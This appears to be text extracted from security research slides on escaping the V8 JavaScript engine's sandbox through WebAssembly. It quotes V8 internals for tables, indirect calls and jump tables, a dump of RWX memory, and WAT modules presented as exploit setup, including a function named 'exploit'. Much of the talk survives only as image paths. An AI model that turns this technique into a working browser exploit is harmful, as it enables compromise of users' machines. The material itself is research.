    for (int i = 0, len = uses->length(); i < len; i += TableUses::kNumElements) {
        int table_index = Smi::cast(uses->get(i + TableUses::kIndexOffset)).value();

        Handle<WasmInstanceObject> instance_object = handle(
            WasmInstanceObject::cast(uses->get(i + TableUses::kInstanceOffset)),
            isolate);
        ...
        Tagged<WasmTrustedInstanceData> instance_data =
            instance_object->trusted_data(isolate);

        instance_data->dispatch_table(table_index)
            ->Set(entry_index, *call_ref, call_target, sig_id);
    }
}
    
```

WASM Internals – Table and Indirect Call

```

Address WasmTrustedInstanceData::GetCallTarget(
  uint32_t func_index
) {
  wasm::NativeModule* native_module =
  module_object()->native_module();
  ...
  return jump_table_start() +
  JumpTableOffset(
    native_module->module(), func_index
  );
}

```

```

uint32_t JumpSlotIndexToOffset(uint32_t slot_index) {
  uint32_t line_index = slot_index /
  kJumpTableSlotsPerLine;

  uint32_t line_offset =
  (slot_index % kJumpTableSlotsPerLine) *
  kJumpTableSlotSize;

  return line_index * kJumpTableLineSize +
  line_offset;
}

```

WASM Instance 0 RWX Memory

0x3e4058452000	jmp 0x3e4058452840
0x3e4058452005	0x0000000000
0x3e405845200a	0x0000000000
...	...
0x3e4058452040	jmp qword ptr[rip+0x2]
...	...
0x3e4058452048	0x7ffff3d23780
...	...
0x3e4058452050	jmp qword ptr[rip+0x2]
...	...
0x3e4058452050	0x7ffff3d23c00
...	...
0x3e4058452840	push rbp
0x3e4058452841	mov rbp, rsp
0x3e4058452844	push 0x8
0x3e4058452846	push rsi
0x3e4058452847	sub rsp, 0x10
...	...

Main Jump Table

Far Jump Table

Compiled code

WASM Internals – Table and Indirect Call

```
...
tbl.set(0, indirect);
wasm_instance_1.exports.main(1000);
```

Access

dispatch_table	call_target of indirect function	...
Index	0	...

jump



WASM Internals – Table and Indirect Call

```

Address WasmTrustedInstanceData::GetCallTarget(
  uint32_t func_index
) {
  wasm::NativeModule* native_module =
    module_object()->native_module();
  ...
  return jump_table_start() +
    JumpTableOffset(
      native_module->module(), func_index
    );
}

```






Let the WebAssembly Assemble: The Sandbox Escape

V8 Sandbox Escape – The Setup

WASM Module 0

```
(module
  (func $indirect (result f32)
    f32.const 0.015
  )
  (export "indirect" (func $indirect))
)
```

WASM Module 2

```
(module
  (func (export "f0") nop)
  (func (export "f1") nop)
  (func (export "f2") nop)
  (func (export "f3") nop)
  ...
  (func (export "fN") (result f32)
    f32.const 0.015
  )
)
```

WASM Module 1

```
(module
  (type $whatever (func (result f32)))
  (import "env" "tbl" (table $tb 1 funcref))
  (func $exploit (param $parametre f32) (result f32)
    (f32.mul
      (call_indirect (type $whatever) (i32.const 0))
      (local.get $parametre)
    )
  )
  (export "exploit" (func $exploit))
)
```

V8 Sandbox Escape – Field Confusion



V8 Sandbox Escape – Field Confusion

Address Space

V8 Sandbox









V8 Sandbox Escape – Index Change

Address Space

V8 Sandbox

